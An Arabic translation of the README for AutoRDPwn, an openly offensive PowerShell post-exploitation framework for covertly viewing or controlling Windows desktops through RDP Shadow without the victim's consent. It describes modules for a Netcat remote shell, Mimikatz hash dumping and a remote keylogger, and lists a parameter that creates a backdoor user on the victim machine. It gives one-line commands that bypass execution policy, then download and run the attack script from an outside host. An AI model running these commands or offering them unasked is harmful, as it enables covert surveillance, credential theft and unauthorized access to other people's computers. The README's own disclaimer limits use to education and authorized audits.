joelgmsec/autordpwn
إطار هجوم الظل


AutoRDPwn هو إطار عمل لمرحلة ما بعد الاستغلال تم إنشاؤه بلغة Powershell، مصمم بشكل أساسي لأتمتة هجوم Shadow على أجهزة الكمبيوتر التي تعمل بنظام Microsoft Windows. تسمح هذه الثغرة (المدرجة كميزة من قبل Microsoft) للمهاجم عن بُعد بمشاهدة سطح المكتب للضحية دون موافقته، وحتى التحكم فيه عند الطلب، باستخدام أدوات أصلية من نظام التشغيل نفسه.
بفضل الوحدات الإضافية، يمكن الحصول على شل عن بُعد عبر Netcat، وتفريغ هاشات النظام باستخدام Mimikatz، وتحميل مسجل مفاتيح عن بُعد، وأكثر من ذلك بكثير. كل هذا من خلال قائمة سهلة تمامًا بسبع لغات مختلفة.
بالإضافة إلى ذلك، يمكن استخدامه في شل عكسي من خلال سلسلة من المعاملات الموضحة في قسم الاستخدام.
Powershell 4.0 أو أعلى
• تم إصلاح العديد من الأخطاء
• تحسينات جمالية وتحسين أوقات الانتظار
• اتصال وكيل-aware من خلال إعدادات النظام
• أصبح من الممكن الآن استخدام الأداة دون اتصال عن طريق تنزيل الملف المضغوط .zip
• اكتشاف اللغة تلقائيًا بالضغط على مفتاح Enter
• تم استبدال Invoke-DCOM بـ SharpRDP
• تم استبدال PowerUp بـ Invoke-PrivescCheck
• إنشاء روتين التنظيف التلقائي على جهاز الضحية
• وحدة جديدة متاحة: SMB Shell مشفر باستخدام AES
• وحدة جديدة متاحة: تغيير المستخدم باستخدام RunAs
*يمكن الاطلاع على باقي التغييرات في ملف CHANGELOG
يمكن استخدام هذا التطبيق محليًا أو عن بُعد أو للتنقل بين الفرق.
عند استخدامه عن بُعد في شل عكسي، من الضروري استخدام المعاملات التالية:
| المعامل | الوصف |
|---|---|
| -admin / -noadmin | بناءً على الصلاحيات المتاحة، سنستخدم أحدهما أو الآخر |
| -nogui | هذا سيتجنب تحميل القائمة وبعض الألوان، مع ضمان وظيفته |
| -lang | سنختار لغتنا (الإنجليزية، الإسبانية، الفرنسية، الألمانية، الإيطالية، الروسية أو البرتغالية) |
| -option | كما هو الحال مع القائمة، يمكننا اختيار كيفية إطلاق الهجوم |
| -shadow | سنقرر ما إذا كنا نريد رؤية الجهاز البعيد أو التحكم فيه |
| -createuser | هذا المعامل اختياري، سيتم إنشاء المستخدم AutoRDPwn:AutoRDPwn على جهاز الضحية |
| -noclean | يعطل عملية التراجع عن جميع التغييرات على كمبيوتر الضحية |
التنفيذ المحلي في سطر واحد:
powershell -ep bypass "cd $env:temp ; iwr https://darkbyte.net/autordpwn.php -outfile AutoRDPwn.ps1 ; .\AutoRDPwn.ps1"
مثال على التنفيذ عن بُعد في سطر واحد:
powershell -ep bypass "cd $env:temp ; iwr https://darkbyte.net/autordpwn.php -outfile AutoRDPwn.ps1 ; .\AutoRDPwn.ps1 -admin -nogui -lang English -option 4 -shadow control -createuser"
https://darkbyte.net/autordpwn-la-guia-definitiva


هذا المشروع مرخص بموجب ترخيص GNU 3.0 - راجع ملف LICENSE للمزيد من التفاصيل.
تم إنشاء وتصميم هذا الإطار من الصفر بواسطة Joel Gámez Molina // @JoelGMSec
تستخدم بعض الوحدات كودًا ونصوصًا وأدوات من طرف ثالث، وعلى وجه الخصوص:
• Chachi-Enumerator بواسطة Luis Vacas --> https://github.com/Hackplayers/PsCabesha-tools
• Invoke-Phant0m بواسطة Halil Dalabasmaz --> https://github.com/hlldz/Invoke-Phant0m
• Invoke-PowerShellTcp بواسطة Nikhil "SamratAshok" Mittal --> https://github.com/samratashok/nishang
• Invoke-TheHash بواسطة Kevin Robertson --> https://github.com/Kevin-Robertson/Invoke-TheHash
• Mimikatz بواسطة Benjamin Delpy --> https://github.com/gentilkiwi/mimikatz
• PsExec بواسطة Mark Russinovich --> https://docs.microsoft.com/en-us/sysinternals/downloads/psexec
• RDP Wrapper بواسطة Stas'M Corp. --> https://github.com/stascorp/rdpwrap
• SharpRDP بواسطة Steven F --> https://github.com/0xthirteen/SharpRDP
والعديد غيرهم ممن لا يسعنا ذكرهم هنا.. شكرًا لجميعهم على عملهم الممتاز.
لا يقدم هذا البرنامج أي نوع من الضمان. استخدامه حصري للبيئات التعليمية و/أو تدقيقات الأمان بموافقة العميل المناسبة. لست مسؤولاً عن سوء استخدامه أو أي ضرر محتمل ينجم عنه.
لمزيد من المعلومات، يمكنك العثور علي على Twitter باسم @JoelGMSec وعلى مدونتي darkbyte.net.
يمكنك دعم عملي بشراء فنجان قهوة لي: